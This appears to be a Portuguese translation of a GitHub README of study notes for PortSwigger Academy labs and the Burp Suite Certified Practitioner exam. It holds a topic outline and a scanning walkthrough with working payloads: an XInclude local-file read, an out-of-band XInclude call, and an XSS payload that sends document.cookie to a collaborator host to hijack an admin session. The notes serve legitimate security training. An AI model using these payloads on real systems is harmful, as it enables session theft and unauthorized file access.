botesjuan/burp-suite-certified-practitioner-exam-study
Notas de estudo práticas e walkthroughs para os laboratórios da PortSwigger Academy, abordando vulnerabilidades web, payloads, enumeração e estratégias para o exame BSCP.

Estas são as minhas notas de estudo com mais de 110 laboratórios da PortSwigger Academy.
Usei estes laboratórios para passar no exame Burp Suite Certified Practitioner 2023.
Minha qualificação BSCP.
Para mais informações, acesse a PortSwigger Academy para obter os materiais de aprendizagem mais recentes.
VARREDURA - Enumeração
Foco na Varredura
Varredura de entidades não padronizadas
FOOTHOLD - Etapa 1
Descoberta de Conteúdo
DOM-XSS
XSS Cross Site Scripting
Envenenamento de Cache Web
Cabeçalhos de Host
Contrabando de Requisições HTTP
Força bruta
Autenticação
ESCALAÇÃO DE PRIVILÉGIOS - Etapa 2
CSRF - Tomada de Conta
Redefinição de Senha
SQLi - Injeção de SQL
JWT - JSON Web Tokens
Poluição de Protótipo
Teste de API
Controle de Acesso
Endpoints de API GraphQL
CORS - Compartilhamento de Recursos entre Origens
EXFILTRAÇÃO DE DADOS - Etapa 3
XXE - Entidades XML e Injeções
SSRF - Falsificação de solicitação do lado do servidor
SSTI - Injeção de template no lado do servidor
SSPP - Poluição de Protótipo no Lado do Servidor
LFI - Travessia de caminho de arquivo
Upload de Arquivos
Desserialização
Injeção de Comandos do SO
APÊNDICE
Scripts Python
Payloads
Listas de palavras
Foco na varredura de alvos
Abordagem
Conteúdo de Treinamento Extra
Eu recomendo fazer o maior número possível de Mystery lab challenge para testar suas habilidades e reduzir o tempo que você leva para identificar as vulnerabilidades, antes de fazer o exame.
Também achei este conselho da PortSwigger sobre Refazer o exame muito informativo.
Assista CryptoCat - Burp Suite Certified Professional (BSCP) Review + Tips/Tricks para uma visão renovada do exame BSCP em 2024.
Obrigado pelo café,
\o/
Meu certificado de Burp Suite Certified Practitioner.
A enumeração das aplicações web começa com varredura inicial e direcionada em um teste com tempo limitado.
Foco na Varredura
Varredura de entidades não padronizadas
Devido ao limite de tempo apertado durante os testes ou o exame, faça a varredura de pontos de inserção definidos para solicitações específicas.

O scanner detectou a vulnerabilidade de injeção de XML no parâmetro storeId, o que levou à leitura do arquivo secreto de Carlos.```xml <xi:include parse="text" href="file:///home/carlos/secret"/>
>Solicitação XInclude fora de banda, precisa de um DTD hospedado para ler o arquivo local.```xml
<hqt xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://OASTIFY.COM/foo"/></hqt>
PortSwigger Lab: Descobrindo vulnerabilidades rapidamente com varredura direcionada
Varredura de estruturas de dados não padronizadas usando o recurso do Burp para escanear o ponto de inserção selecionado em busca de texto selecionado em respostas ou solicitações.

Identifique a vulnerabilidade por meio dos resultados de problemas do scanner do Burp.
Neste caso, usando o XSS identificado, roube os cookies do usuário administrador criando o payload no ponto de inserção identificado.``` '"><svg/onload=fetch(//OASTIFY.COM/${encodeURIComponent(document.cookie)})>:CURRENT-USER-LOGIN-COOKIE-2ND-PART
>Aplique URL encoding aos caracteres-chave.

>Use o cookie do usuário administrador para acessar o painel administrativo, substituindo-o na sessão atual do navegador.
[PortSwigger Lab: Scanning non-standard data structures](https://portswigger.net/web-security/essential-skills/using-burp-scanner-during-manual-testing/lab-scanning-non-standard-data-structures)
-----
# Acesso Inicial
# Descoberta de Conteúdo

>A enumeração do alvo começa com fuzzing de diretórios e arquivos web. Use as ferramentas de engajamento do Burp, a opção de descoberta de conteúdo para encontrar caminhos e arquivos ocultos, ou use `FFUF` para enumerar diretórios e arquivos web. Examinar o `robots.txt` ou o `sitemap.xml` pode revelar conteúdo.```bash
wget https://raw.githubusercontent.com/botesjuan/Burp-Suite-Certified-Practitioner-Exam-Study/main/wordlists/burp-labs-wordlist.txt
ffuf -c -w ./burp-labs-wordlist.txt -u https://TARGET.web-security-academy.net/FUZZ
Ferramenta de engajamento do Burp, descoberta de conteúdo usando minha lista de palavras compilada burp-labs-wordlist como lista de arquivos personalizada.